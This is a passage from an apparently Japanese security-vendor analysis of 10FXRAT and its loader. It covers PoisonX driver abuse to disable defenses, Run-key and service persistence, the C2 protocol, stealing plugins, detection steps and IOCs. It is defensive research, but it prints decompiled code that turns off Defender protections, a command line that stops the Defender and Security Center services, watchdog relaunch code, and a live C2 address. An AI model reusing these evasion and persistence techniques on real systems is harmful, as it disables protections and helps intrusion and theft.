    &v51,
    &v54 )
{
    v41 = "[+] [defender] RegCreateKey policy failedSOFTWARE\Policies\Microsoft\Windows Defender\Spynet";
    v42 = 41;
}
else
{
    *(_DWORD *)CommandLine = 1;
    v9(v51, "DisableRealtimeMonitoring", 0, 4, CommandLine, 4);
    v9(v51, "DisableBehaviorMonitoring", 0, 4, CommandLine, 4);
    v9(v51, "DisableOnAccessProtection", 0, 4, CommandLine, 4);
    v9(v51, "DisableScanOnRealtimeEnable", 0, 4, CommandLine, 4);
    v10(v51);
    v41 = "[+] [defender] realtime protection disabled via policy reg[-] [defender] RegCreateKey policy failedSOFTWARE"
        "E\Policies\Microsoft\Windows Defender\Spynet";
```

図18 リアルタイム保護と振る舞い監視などの無効化

クラウド連携およびサンプル自動送信のブロック

以下のレジストリキーを操作し、クラウドベースの保護（MAPS）への脅威情報の報告や疑わしいファイルのMicrosoftへの自動送信機能を無効化します。

HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet

セキュリティ警告通知の非表示

以下のレジストリキーを操作してWindows Security Centerからの警告通知を非表示にします。

HKLM\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\Notifications

HKLM\SOFTWARE\Microsoft\Windows Defender Security Center\Notifications

セキュリティ関連サービスの強制停止

以下コマンドを実行し、Windows Defender（WinDefend）、セキュリティセンター（wscsvc）、およびDefender for Endpoint（Sense）の各サービスを終了させます。

「cmd.exe /c net stop WinDefend /y >nul 2>&1 & net stop wscsvc /y >nul 2>&1 & net stop Sense /y >nul 2>&1」

永続化設定

このマルウェアは、システム再起動後も自動的に実行されるよう、永続化を確立します。まず、永続化用のディレクトリとして「%ProgramData%\Microsoft\WinDiagTrack」を作成します。次に「%LocalAppData%\AppNetSvc」から当該ディレクトリへ10FXRATの関連ファイル（usoclient64.exe、vcruntime140.dll、dnssd.dll、runtime.bin）をコピーし、以下に示す永続化処理を実行します。

Runキーへの登録

以下のレジストリキーにWinDiagTrackという名前で、usoclient64.exeのパスを登録します（図19）。

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
if ( !((unsigned int (__fastcall *))(__int64, const char *, _QWORD, __int64, CHAR *))v26)(
    0x80000001LL,
    "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
    0,
    2,
    NewFileName) )
{
    ((void (__fastcall *)(_QWORD, const char *, _QWORD, __int64, CHAR *, int))v27)(
        *(_QWORD *)NewFileName,
        "WinDiagTrack",
        0,
        1,
        v86,
        v25 + 1);
    ((void (__fastcall *)(_QWORD))v28)(*(_QWORD *)NewFileName);
}
```

図19 Runキーへの登録

PoisonXドライバの抽出とサービス登録

PoisonXローダの内部には、PXDropperに含まれていたものと同一のPoisonXドライバが、Incremental XOR（初期キー：0x67）で暗号化された状態で内包されています。ローダはこれを復号し、「DevCfgCC.sys」というファイル名で永続化ディレクトリへ書き出し、OSの起動時に自動的に読み込まれるよう、システムにサービスとして登録します。

サービスランチャーの抽出とサービス登録

同様にPoisonXローダの内部には、サービス起動用の実行ファイルもIncremental XOR（初期キー：0x3C）で暗号化された状態で内包されています。ローダはこの実行ファイルを復号し、「SysProfileSvc.exe」というファイル名で永続化ディレクトリへ書き出したのち、新たなサービスとして登録します。この「SysProfileSvc.exe」は、マルウェアのサービスランチャーとして機能します。DLLサイドローディング攻撃の起点となる正規ファイル（usoclient64.exe）をバックグラウンドで起動するだけでなく、図20に示すように当該プロセスを常時監視し、強制終了された場合には再起動させます。

```

while ( byte_14002FB58 != 1 )
{
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 1;
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    if ( CreateProcessA(
        v9,
        nullptr,
        nullptr,
        nullptr,
        0,
        0x8000000u,
        nullptr,
        nullptr,
        &StartupInfo,
        &ProcessInformation) )
    {
        if ( ProcessInformation.hThread )
            CloseHandle(ProcessInformation.hThread);
        hProcess = ProcessInformation.hProcess;
        if ( ProcessInformation.hProcess )
        {
            TickCount = GetTickCount();
            do
            {
                v15 = WaitForSingleObject(hProcess, 0x3A98u);
                while ( !byte_14002FB58 && v15 );
                CloseHandle(hProcess);
                if ( byte_14002FB58 )
                    break;
            }
        }
    }
}

```

図20 SysProfileSvc.exeによるプロセスの監視および再起動

10FXRAT

10FXRATは、C/C++で開発されたモジュール型マルウェアです。本マルウェアは標準機能として、システム情報の収集、任意のコマンド実行、SOCKS5トンネリングなど、複数のC2コマンドに対応しています。さらに、C2サーバから追加のプラグイン（拡張モジュール）を動的にダウンロードして機能を拡張する仕組みを備えています。これにより、キーロガーやクリップボードの監視、暗号資産ウォレットの窃取、Telegram関連の情報窃取といった、より多様な攻撃タスクの実行が可能になります。

表層的な特徴

10FXRATは64bitアーキテクチャのDLLファイルであり、ローダからエクスポート関数「StartPayload」が呼び出されることで動作を開始します。PEヘッダのエクスポートディレクトリには、元のDLLファイル名（Original DLL Name）を示す「payload64.dll」という文字列が記録されています。この文字列は、同種の他のサンプルにも共通して見られる特徴的な痕跡です（図21）。

また、C2サーバの接続先およびポート番号は、暗号化や難読化が施されることなく、平文のままバイナリ内にハードコードされています（図22）。

Offset	Name	Value	Meaning	
1E400	Characteristics	0		
1E404	TimeDateStamp	69DF338C	Wednesday, 15.04.2026 06:43:24 UTC	
1E408	MajorVersion	0		
1E40A	MinorVersion	0		
1E40C	Name	2B032	payload64.dll	
1E410	Base	1		
1E414	NumberOfFunct...	1		
1E418	NumberOfNames	1		
Exported Functions [1 entry]				
Offset	Ordinal	Function RVA	Name RVA	Name
1E428	1	1540	2B040	StartPayload

図21 10FXRATのExport Directory Table

```
.data:000000021256A060 g_serverPort db '8080',0
.data:000000021256A060
.data:000000021256A065 align 20h
.data:000000021256A080 public g_serverIp
.data:000000021256A080 ; CHAR g_serverIp[]
.data:000000021256A080 g_serverIp db '154.36.180.151',0
```

図22 C2サーバの接続先とポート番号

API Hashing

本マルウェアはAPI Hashingテクニックを用いており、必要なWindows APIのアドレスを実行時にハッシュ値から動的解決します。この際DJB2ベースのアルゴリズム (add1505Shl5Hash32) を使用してハッシュ値の算出を行います。図23は、10FXRAT内にハードコードされたハッシュ値と、取得対象のWindows APIの関数の一例を表しています。

```

kernel32_dll_GetModuleFileNameA = 0x13B8A14D,
                                   // XREF: IsH
kernel32_dll_TerminateThread     = 0x87AE6A46,
kernel32_dll_GetCurrentThread    = 0xE03908C0,
kernel32_dll_CreateThread        = 0x7F08F451, /
user32_dll_SetProcessDPIAware    = 0xA2AA63D,
                                   // XREF: Sta
kernel32_dll_SetUnhandledExceptionFilter = 0x252
                                   // XREF: Sta
user32_dll_GetProcessWindowStation = 0x59C4FBDE,
                                   // XREF: Sta
user32_dll_GetThreadDesktop      = 0x219F3FF7,
                                   // XREF: Sta
user32_dll_OpenWindowStationA    = 0x2DEB3B52,
                                   // XREF: Sta
kernel32_dll_GetLastError        = 0x2082EAE3,
                                   // XREF: Sta
user32_dll_SetProcessWindowStation = 0xBC486CEA,
user32_dll_OpenDesktopA          = 0xA6393752,
user32_dll_SetThreadDesktop      = 0xB41D0683,
user32_dll_GetSystemMetrics      = 0xA988C1A1,
user32_dll_GetDC                 = 0xD3D24AC,

```

図23 10FXRATに含まれるハッシュ値と対応する
Windows API

C2通信

10FXRATは、独自プロトコルを使用してTCP通信を行います。通信プロトコルは、「12バイトの固定長ヘッダ」と「可変長のペイロード（データ本体）」で構成されています（図24）。パケットの先頭には識別用のマジックナンバーとして0x58463031（リトルエンディアンで"10FX"）が利用されています。

```

struct 10fxrat_packet {
...  DWORD magic; ... // Magic number: 0x58463031 ("10FX")
...  DWORD payload_len; ... // Length of the payload data
...  DWORD command_id; ... // Command ID (e.g., 1 for initial beacon)
...  BYTE payload[]; ... // Raw payload data
};

```

図24 10FXRATの通信プロトコル

図25は、初期通信の例です。この例では、青い破線で示す12バイトのヘッダ情報のあとにペイロードデータとして、JSONフォーマットで表1に示す感染端末に含まれる様々なデータを送信します。また、このマルウェアはこの初期通信を送信後、C2サーバから応答があるまで、ハートビート通信を定期的を送信し、端末がオンラインであることを知らせます。

JSONキー、「encChat」、「socialApps」、「antivirus」、「cryptoWallet」で対象となるプロセスや製品、IDなどの詳細情報はAppendixのに列挙していますのでそちらを参照ください。




図25 C2初期通信の例

表1 初期通信で送信するデータ

JSONキー	収集情報
computerName	コンピュータ名
userName	現在ログインしているユーザー名
os	OSのバージョンとビルド番号
arch	OSのアーキテクチャ
cpuCores	CPUの論理コア数
memoryMB	搭載されている物理メモリの容量（MB）
isAdmin	管理者権限で動作しているか
integrity	プロセスの完全性レベル
hasCamera	Webカメラが接続されているか
windowTitle	現在ユーザーが操作しているアクティブウィンドウのタイトル
installDate	マルウェア感染日時
encChat	暗号化メッセージングアプリの有無
socialApps	SNSアプリの有無
antivirus	セキュリティ製品の有無
cryptoWallet	暗号資産ウォレット等の有無
screenW / screenH	モニターの画面解像度（幅・高さ）

C2コマンド

10FXRATがサポートする主要なC2コマンドは表2および表3に示す通りです。2026年4月に観測された検体と比較して、5月の検体では新たにコマンドID 0x08（マウス・キーボード操作のエミュレート）および0x04（圧縮データの転送）が実装されていることを確認しています。このように、攻撃者は現在もマルウェアの改良を活発に行っていることがうかがえます。今後も同様の

攻撃は継続していくとみられ、さらなる機能追加やC2コマンドの拡充が進む可能性が高いと推測されます。

表2 C2コマンド（C2サーバからマルウェア）

コマンドID	説明
0x00	ハートビート（通信確認）の要求
0x02	リモートシェルの実行
0x08	マウス・キーボード操作のエミュレート
0x10	組み込みタスクの実行
0x21	プラグイン（拡張モジュール）の受信・展開
0x30	SOCKS5プロキシ通信

表3 C2コマンド（マルウェアからC2サーバ）

コマンドID	説明
0x00	ハートビート（通信確認）の応答
0x01	初期通信（端末情報）の送信
0x03	リモートシェル（0x02）の実行結果の送信
0x04	圧縮データ（画面・ファイル等）の送信
0x11	組み込みタスク（0x10）の実行結果の送信
0x20	プラグイン（拡張モジュール）のダウンロード要求
0x30	SOCKS5プロキシのトンネルデータの送信

マルウェアがC2サーバからコマンドID 0x10のリクエストを受信すると、JSONペイロードで指定されたタスクを実行します。本検体には、標準で22種類の組み込みタスクが実装されています。一例として、指定されたプロセスを強制終了するタスク（KILL_PROC）のペイロード構造を図26に示します。typeキーにタスク名（KILL_PROC）を指定し、pidキーに終了させるプロセスIDを指定して実行します。その他の組み込みタスクの詳細な機能一覧については、Appendixのを参照してください。

```

{
  "taskId": "[random]",
  "type": "KILL_PROC",
  "payload": {
    "pid": 1234
  }
}

```

図26 "KILL_PROC"タスクのペイロード

プラグインの受信と展開

C2サーバからコマンドIDが0x21のリクエストを受信すると、プラグイン（拡張モジュール）の受信と展開が行われます。リクエストのペイロードは図27に示す構造をしており、「プラグイン名」、「XORキー」や「ディスクへの書き出し有無（永続化フラグ）」が格納され、最後に「XORで暗号化されたプラグイン本体」が含まれています。ディスクへの書き出しのフラグが付与されていた場合、プラグインはAES-256-CBCで暗号化され、plugin.datというファイル名で10FXRATと同一のディレクトリに作成されます。

```

struct packet_0x21_payload {
  BYTE name_len; // Length of the plugin name
  char plugin_name[name_len]; // Plugin name string
  BYTE xor_key_len; // Length of the XOR key
  BYTE xor_key[xor_key_len]; // XOR key bytes
  BYTE persist_flag; // Persistence flag (1: disk, 0: memory only)
  BYTE encrypted_plugin[]; // XOR-encrypted plugin DLL data
};

```

図27 コマンドID 0x21リクエストのペイロード構造

plugin.datは図28の構造を持ち、先頭のマジックナンバーとして「PLG\x02」が含まれている特徴があります。ファイルの暗号化および復号キーには、「コンピュータ名とCドライブのボリュームシリアル番号をコロンで連結した文字列（例：ComputerName:VolumeSerial）」のSHA-256ハッシュ値が使用されます。マルウェアは起動時にこのファイルを読み込み、復号後、メモリ上で直接プラグインとして展開・実行します。

```

struct plugin_dat_format {
  DWORD magic; // Magic number: 0x02474C50 ("PLG\x02")
  BYTE iv[16]; // 16-byte Random IV for AES-CBC
  BYTE payload[]; // AES-256-CBC Encrypted payload data
};

```

図28 plugin.datのファイル構造

また、本検体のバイナリ内には、実際の動作は確認できていないものの、組み込みタスク以外のタスク文字列も多数ハードコードされています（Appendixの）。これらは、C2サーバからロー

ドされる追加プラグインによって追加で提供される機能であると考えられます。タスク名から推測される機能は多岐にわたり、ブラウザ情報の窃取、キーロガー、暗号資産の窃取、Telegramの操作、隠しデスクトップ (hVNC)、権限昇格、およびファイル操作などが含まれます。

SOCKS5トンネリング (リバースプロキシ)

C2サーバからコマンドIDが0x30のリクエストを受信すると、本マルウェアはSOCKS5プロキシとして動作し、トンネリング通信の処理を行います。このコマンドのペイロードは図29に示す構造を持ち、先頭の4バイトでトンネルID (チャネル識別子) を、続く1バイトでサブコマンド (1: 接続確立、2: データ転送、3: 切断) を指定します。攻撃者はこの機能を利用することで、感染端末を踏み台にして内部ネットワークへの横展開を行うことが可能です。

```
struct packet_0x30_payload {  
    ... DWORD tunnel_id; ... // Unique ID for the proxy channel  
    ... BYTE command; ... // Sub-command (1: Connect, 2: Relay Data, 3: Close)  
    ... BYTE payload[]; ... // Data (IP/Port for Connect, or Raw data for Relay)  
};
```

図29 コマンドID 0x30リクエストのペイロード構造

攻撃痕跡の確認方法と検出

今回紹介したマルウェアは、Windowsサービスの悪用や自動起動用レジストリキーの登録、PoisonXドライバの作成などの痕跡を残します。これらの有無や内容を確認することで、攻撃の有無や影響範囲を調査することが可能です。以下に、その確認方法の一例を紹介します。

永続化設定の確認

10FXRATやPoisonXドライバが自動起動する設定かを確認するため、以下の自動起動エントリやWindowsサービスが存在しないか調査します (図30、図31、図32)。

自動起動レジストリキー WinDiagTrack

Windowsサービス Microsoft Device Setup

Windowsサービス (ドライバ) Hid[ランダムな4桁の16進数] や DevCfgCC

なお、これらのレジストリ値やサービス名は検体によって変化する可能性があります。そのため、Sysinternalsの「Autoruns」などの調査ツールを活用し、システム全体の自動起動エントリを網羅的に点検して、不審なプログラムが登録されていないかを確認することが推奨されます。

¥HKEY_CURRENT_USER¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run

名前	種類	データ
ab(既定)	REG_SZ	(値の設定なし)
abWinDiagTrack	REG_SZ	C:¥ProgramData¥Microsoft¥WinDiagTrack¥usoclient64.exe

図30 自動起動用のレジストリキー

¥HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥SysProfileSvc

名前	種類	データ
ab(既定)	REG_SZ	(値の設定なし)
abDisplayName	REG_SZ	Microsoft Device Setup
abErrorControl	REG_DWORD	0x00000000 (0)
abImagePath	REG_EXPAND_SZ	C:¥ProgramData¥Microsoft¥WinDiagTrack¥SysProfileSvc.exe
abObjectName	REG_SZ	LocalSystem
abStart	REG_DWORD	0x00000002 (2)
abType	REG_DWORD	0x00000010 (16)

図31 Windowsサービス（サービスランチャー）

¥HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥Hid74D8

名前	種類	データ
ab(既定)	REG_SZ	(値の設定なし)
abDisplayName	REG_SZ	Hid74D8
abErrorControl	REG_DWORD	0x00000000 (0)
abImagePath	REG_EXPAND_SZ	¥??¥C:¥Users¥test¥AppData¥Local¥Temp¥Hid74D8.tmp
abStart	REG_DWORD	0x00000003 (3)
abType	REG_DWORD	0x00000001 (1)

図32 Windowsサービス（PoisonXドライバ）

イベントログの確認

カーネルドライバがインストールされるため、イベントログ（システム）のイベントID 7045において、ドライバサービスが意図せず作成されていないか確認します。



図33 イベントID 7045のイベントログ

通信による検出

10FXRATは、TCP通信のペイロード先頭（オフセット0）に、特有のマジックナンバー 0x58463031を含めるため、このようなトラフィックが存在しないか確認します。このシグネチャは、マルウェアからC2サーバへの送信、およびC2サーバからの受信の双方向のトラフィックで観測することが可能です。

さいごに

今回は、日本の組織を標的としたPoisonXドライバおよび10FXRATを用いた攻撃キャンペーンについて解説しました。BYOVD攻撃は、セキュリティ製品を無効化するための強力な手段であり、近年APTグループやランサムウェア攻撃者が頻繁に利用する手口となっています。また、今回解析した10FXRATは多機能なモジュール型マルウェアですが、一部に未実装のコマンドが見受けられることから、現在も開発途上にあると推測されます。攻撃者は今後も機能の改善や検知回避技術の向上を図り、新たな攻撃キャンペーンに同種のマルウェアを利用してくる可能性が高いと考えます。

なお、本キャンペーンの背後にいる攻撃者グループについては、その攻撃手口（TTPs）や標的の傾向から、中国の攻撃者グループ「Silver Fox」の関与が低～中程度の確度で推測されます。しかしながら、現時点では同グループの犯行と断定するに足る決定的な証拠は得られていません。

これらの状況を踏まえ、組織は日々のセキュリティ運用とインシデント対応プロセスを強化するとともに、脆弱性の放置や不適切なアカウント管理といった「攻撃の起点」を継続的に排除することが重要です。さらに、EDRを活用したエンドポイントの挙動監視や、ネットワーク機器による不正通信の検知・遮断など、多層的な防御対策を講じることが不可欠です。私たちは今後も、これらマルウェアについて継続的に調査を行い、その結果を広く情報提供します。ぜひご活用いただければ幸いです。

Appendix

表4 セキュリティ製品のリスト

プロセス名	製品・ベンダー名
mssmss.exe	Microsoft Defender
mssense.exe	Microsoft Defender for Endpoint
securityhealthservice.exe	Microsoft Defender
securityhealthsystray.exe	Microsoft Defender
securityhealthhost.exe	Microsoft Defender
csfalconservice.exe	CrowdStrike
avp.exe	Kaspersky
avpui.exe	Kaspersky
mcshield.exe	McAfee
mfetp.exe	McAfee
bdagent.exe	Bitdefender
bdservicehost.exe	Bitdefender
avastui.exe	Avast
avastsvc.exe	Avast
avgui.exe	AVG
avgsvc.exe	AVG
ekrn.exe	ESET
egui.exe	ESET
360safe.exe	360 Total Security (奇虎360)
360tray.exe	360 Total Security (奇虎360)
360sd.exe	360 Total Security (奇虎360)
zhudongfangyu.exe	360 Total Security (奇虎360)
360rp.exe	360 Total Security (奇虎360)
360leakfixer.exe	360 Total Security (奇虎360)

プロセス名	製品・ベンダー名
hipstray.exe	Huorong Security (火絨安全)
hipsdaemon.exe	Huorong Security (火絨安全)
wsctrlsvc.exe	Huorong Security (火絨安全)
usysdiag.exe	Huorong Security (火絨安全)
qqpctray.exe	Tencent PC Manager (騰訊電腦管家)
qqpcmgr.exe	Tencent PC Manager (騰訊電腦管家)
tav.exe	Tencent PC Manager (騰訊電腦管家)
kavtray.exe	Kingsoft (金山毒霸)
kxetray.exe	Kingsoft (金山毒霸)
kwsprotect64.exe	Kingsoft (金山毒霸)

表5 探索対象の暗号化メッセンジャーアプリ

プロセス名	製品・ベンダー名	フラグ
BatChat.exe	BatChat	BC
Signal.exe	Signal	SG
WhatsApp.exe	WhatsApp	WS
Threema.exe	Threema	TM
Potato.exe	Potato Chat	PT
Telegram.exe	Telegram	TG

表6 探索対象のビジネスチャット・SNSアプリ

プロセス名	製品・ベンダー名	フラグ
WeChat.exe	WeChat / 微信 (Tencent)	BC
Feishu.exe	Feishu / 飛書 (ByteDance)	FS
Lark.exe	Lark (ByteDance)	Lark
DingTalk.exe	DingTalk / 釘釘 (Alibaba)	DD
wxwork.exe	WeCom / 企業微信 (Tencent)	QY

表7 探索対象のセキュリティ製品

プロセス名	製品・ベンダー名	フラグ
360Tray.exe	360 Total Security (360安全卫士)	360
360sd.exe	360 Antivirus (360杀毒)	360SD
HipsTray.exe	Huorong Security (火绒安全)	HR
wsctrl.exe	Huorong Security (火绒安全)	HR
QQPCTray.exe	Tencent PC Manager (腾讯电脑管家)	QQ
QQPC RTP.exe	Tencent PC Manager (QQ电脑管家)	QQ
KSafeTray.exe	Kingsoft Antivirus (金山毒霸)	JD
MsMpEng.exe	Windows Defender	WD
avp.exe	Kaspersky	KS
avgui.exe	AVG	AVG
avguard.exe	Avira	AV
mbam.exe	Malwarebytes	MB
egui.exe	ESET	ES
NortonSecurity.exe	Norton	NT
mcshield.exe	McAfee	MC
bdagent.exe	Bitdefender	BD
SophosUI.exe	Sophos	SP
PandaAgent.exe	Panda Security	PD
fshoster32.exe	F-Secure	FS
dwengine.exe	Dr.Web	DW
cis.exe	Comodo Internet Security	CM
cmdagent.exe	Comodo	CM
vba32arkit.exe	VBA32	VB
zlclient.exe	ZoneAlarm	ZA
GData	G Data	GD

表8 探索対象のブラウザ拡張機能（Webウォレット）

拡張機能ID	製品・ベンダー名	フラグ
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask	MM
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom	PH
ibnejdfjmmkpcnlpebklnmkoeiohofec	TronLink	TP
egjidjbpglichdcondbcdbnbeppgdph	Trust Wallet	TW
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet	CB
aiifbnfbobpmeekipheeijimdpnlpgpp	Terra Station Wallet	TH
fhbohimaelfbohpbjbbldcngcnapndodjp	Binance Chain Wallet	BN
mcohilncbfahbmgdjkbpemcciolgcge	OKX Wallet	OKX
jblndlipeogpafnldhgmapagcccfchpi	KuCoin Wallet	KC
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Wallet	SW
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi Wallet	YR
jnlgamecbpmbajjfhmmmlhejkemejdma	BitKeep（現 Bitget Wallet）	BV
aholpfdialjgjfhomihkjbmgiidlcdno	Exodus Web3 Wallet	XD
bhhhlbepdkbapadjdnnojkbgioiodbic	Sollet	SO
kpfopkelmapcoipemfendmdcghnegimn	Liquidity Wallet	LG

表9 探索対象の仮想通貨取引所・分散型取引所の利用履歴

ドメイン	製品・ベンダー名	フラグ
binance.com	Binance	WEB
coinbase.com	Coinbase	WEB
okx.com	OKX	WEB
huobi.com	Huobi	WEB
bybit.com	Bybit	WEB
kraken.com	Kraken	WEB
bitget.com	Bitget	WEB
kucoin.com	KuCoin	WEB
mexc.com	MEXC Global	WEB
gate.io	Gate.io	WEB
uniswap	Uniswap	WEB
pancakeswap	PancakeSwap	WEB
opensea.io	OpenSea	WEB
metamask.io	MetaMask	WEB

表10 探索対象のウォレットアプリ

プロセス名	製品・ベンダー名	フラグ
Exodus.exe	Exodus	EXO
Electrum.exe	Electrum	ELC
Wasabi Wallet.exe	Wasabi Wallet	WSB
Atomic.exe	Atomic Wallet	ATM
Ledger Live.exe	Ledger Live	LED
Exodus.exe	Exodus	EXO

表11 組み込みタスク一覧

タスク名 (type)	ペイロード (payload)	概要
GET_PROCS	-	実行中の全プロセス一覧とフルパスを取得
KILL_PROC	"pid":	指定したPIDのプロセスを強制終了
FREEZE_PROC	"pid":	指定したPIDのプロセスの全スレッドを一時停止
UNFREEZE_PROC	"pid":	一時停止させたプロセスを再開
GET_SERVICES	-	Windowsの全サービスの一覧と稼働状態を取得
CONTROL_SERVICE	"serviceName": "xxx", "action": "start stop pause resume"	指定したサービスを開始、停止、一時停止、または再開
GET_WINDOWS	-	現在開かれているウィンドウのリストを取得
CONTROL_WINDOW	"handle":xxx, "action": "close minimize maximize restore hide show"	指定したハンドルのウィンドウを閉じる、最小化する、または非表示にする
GET_SYS_SUMMARY	-	PCスペック、ウォレット有無、管理者権限などを再取得
GET_STARTUP_ITEMS	-	レジストリから、OS起動時に自動実行されるプログラム一覧を取得
GET_SOFTWARE_LIST	-	インストールされているソフトウェア一覧を取得
GET_NET_CONNECTIONS	-	TCP通信を利用するプロセス情報
SHELL_EXEC	"command": "xxx"	任意のコマンドを実行
CHANGE_SERVER_IP	"ip": "xxx", "port": "xxx"	ペイロードファイルを書き換え、C2サーバの接続先およびポート番号を変更
PLUGIN_QUERY	-	ロードされている追加プラグインの一覧を返す。

タスク名 (type)	ペイロード (payload)	概要
SOCKS5_START	-	Socks5プロキシの開始
SOCKS5_STOP	-	Socks5プロキシを停止
SELF_UPDATE_PAYLOA	"data": "Base64 data"	マルウェアが自分自身を更新
SELF_RESTART	-	マルウェアのプロセスを再起動
START_CAMERA	-	未実装
STOP_CAMERA	-	未実装
SWITCH_DISPLAY	-	未実装

表12 追加タスク一覧

タスク名 (type)	概要
START_SCREEN / STOP_SCREEN	画面転送の開始・停止
MOUSE_EVENT / KEY_EVENT / SPECIAL_KEY	マウス・キーボードの遠隔操作
BLOCK_INPUT	キーボードやマウス操作を無効化
GET_DISPLAYS / MONITOR_STATE	モニターの取得や状態確認
BROWSER_PASSWORDS	ブラウザに保存されたパスワードの窃取
BROWSER_COOKIES	ブラウザのCookieの窃取
BROWSER_EXTENSIONS	ブラウザ拡張機能（暗号資産ウォレット等）の窃取
START_KEYLOGGER / GET_KEYLOG_HISTORY	キーロガーの起動とキーログ取得
CLIPBOARD_MONITOR_START	クリップボードの監視
CRYPTO_SWAP_START	クリップボード内の暗号資産アドレスのすり替え
CRYPTO_SWAP_SET_CONFIG	変更対象のウォレットアドレスを設定
TG_ENUM / TG_KILL / TG_RESTART	Telegramプロセスの操作
TG_DOWNLOAD_TDATA	Telegramのセッションデータ (tdata) の窃取
TG_SET_PROXY	Telegramのプロキシ設定
TG_PATCH_ARCHIVE	Telegramバイナリへのパッチ適用
HDESK_CREATE / HDESK_DESTROY	隠しデスクトップ (hVNC) の作成・破棄
HDESK_START_STREAM / HDESK_RUN	隠し画面の実行・転送
HDESK_LIST_WINDOWS	隠しデスクトップ上のウィンドウ一覧取得
DOWNLOAD_FILE / UPLOAD_FILE	ファイルの送受信
EXEC_FILE / DELETE_FILE	プログラムの実行・削除
ELEVATE	権限昇格
CLEAN_TRACES / WIPE_CREDENTIALS	痕跡の消去、認証情報の削除

IOC (Indicator Of Compromised)

Indicator	Type	Context
5f3ba5a54f05a2be7191c1f4cc834a27bbb5a376420f99246e1fff3c9d33d869	SHA-256	PXDropper
d416cf363968ab43e2339007a4cdf9a2d4baeb87752c8f809c0cbd7881490905	SHA-256	PXDropper
ad022169abf4e46161eb007fde2a9c3841d73cdb9d8e895719321348d7d28c2b	SHA-256	PXDropper
9d54e751d1b5a8bf868f1a168e98a727a576b500564d245f6371e02f0696cb05	SHA-256	PXDropper
989c7646783861ec191336b0fea55ad49282268f97678f2b77f4406cd2d516ea	SHA-256	PXDropper
4cb3a8d5248bdf2298056c08622fe0c354e0d4beef77ee7d1bc8d47fc46ed57	SHA-256	PXDropper
3840e1032485f77dbc1be8307868d4a528199edf80eab217e11f46e998cab96b	SHA-256	PXDropper
aa6ba4ac4cc6ee56ed87055e91aaa186bc06a5e48dfbf8a36de0ea3205cb0614	SHA-256	PXDropper
1dc91978f9a184b47d34751c48538e08c1af3f44ee12a6e0b5ebbbba7f18e0185	SHA-256	PXDropper (Variant)
61ad516612d11eb7ae3859a16bb741671a33a47d720b20b3d5ae63365aedaad5	SHA-256	LNK
d2ae850b0488951ea8ab1873fa5af7a4b0f1318a2ab8a36c01c9f399ba0800ca	SHA-256	10FXRAT Loader
d750dd0ad36e7293df620bb50e025651f24462e96d28dc4c4f0153268c27a98e	SHA-256	10FXRAT Loader
d2ae850b0488951ea8ab1873fa5af7a4b0f1318a2ab8a36c01c9f399ba0800ca	SHA-256	10FXRAT Loader

Indicator	Type	Context
5921e03cb937295a0e3250045a2119b89408f4059c2be3ed0c9b001a16642346	SHA-256	10FXRAT Loader
a14034f391c6a54bc03b132b1371c106f809f1f2dd695322c2354da0e1f8d66e	SHA-256	10FXRAT Loader
398a137205b3d93e8efbbf82be36d759376b9076ce2b73fb7ace435a1602e3e1	SHA-256	10FXRAT Loader
5780bb2e770c1264a7eb08a6fcd8ab5f278ba50d2992567d7f6d3712ecee3e3a	SHA-256	10FXRAT Loader
cb7f1ae30628d238ccf2486238f412c67cbdf29c293f82712f577f043c944f4	SHA-256	10FXRAT Loader
2f8c9a84946b2167e000c5013981e18ac8dde3e181a202c18d9833c7db7a5eb3	SHA-256	10FXRAT Loader
0fb45474ca58bd67220f79b0e3b07f940270c371ba56e27d3e2b99bf4dbb5174	SHA-256	Archive
b892981af3ca699d13f07ddcf75c2df62c1543b071278b4cc1ac0993d8b9dc01	SHA-256	Archive
fc70197f8a3e7788d9eebf323a8fd9a0c6e855168136a0a290c372067fa3f522	SHA-256	Archive
cbbdc18c428fd7601fa51a6437da539ad58348e3e1049197024a05aeca6ac0c8	SHA-256	Archive
d0a41b72f3555bffde91a3691c44e40d96441e0ec2e44bcd13a8c862475fb47b	SHA-256	Archive
6fbaad2f00afaa94723fa7d5bd46e7ea4babb7ce478a8e7229ce7bd4b85e0f51	SHA-256	PoisonX Driver
c2977d86e61f2b0e6ccbae20f632553487418566fbefdf57953c82312a199291	SHA-256	10FXRAT
d6745ec2437826c50f9c6b8c38d21387f2babe44d819e361fc29450f72cfea6d	SHA-256	10FXRAT

Indicator	Type	Context
45ee03334f320689e213382a7d4a42b1fcf6754eb49eb24c063e9f1a1f5057ac	SHA-256	10FXRAT
d075e163f0a7b14ff9fafc34b85503238001e94b73fe51dcf6bcc7c8f4c3cd0c	SHA-256	10FXRAT
3784b9a72315ddde9bf5b6c40b75307077a0d394e1970422b8eea7f566e3b008	SHA-256	10FXRAT
8daf35c88da4b83b9d01ae36be99394ad296ea1de868c293fc5cb53b9538a848	SHA-256	10FXRAT
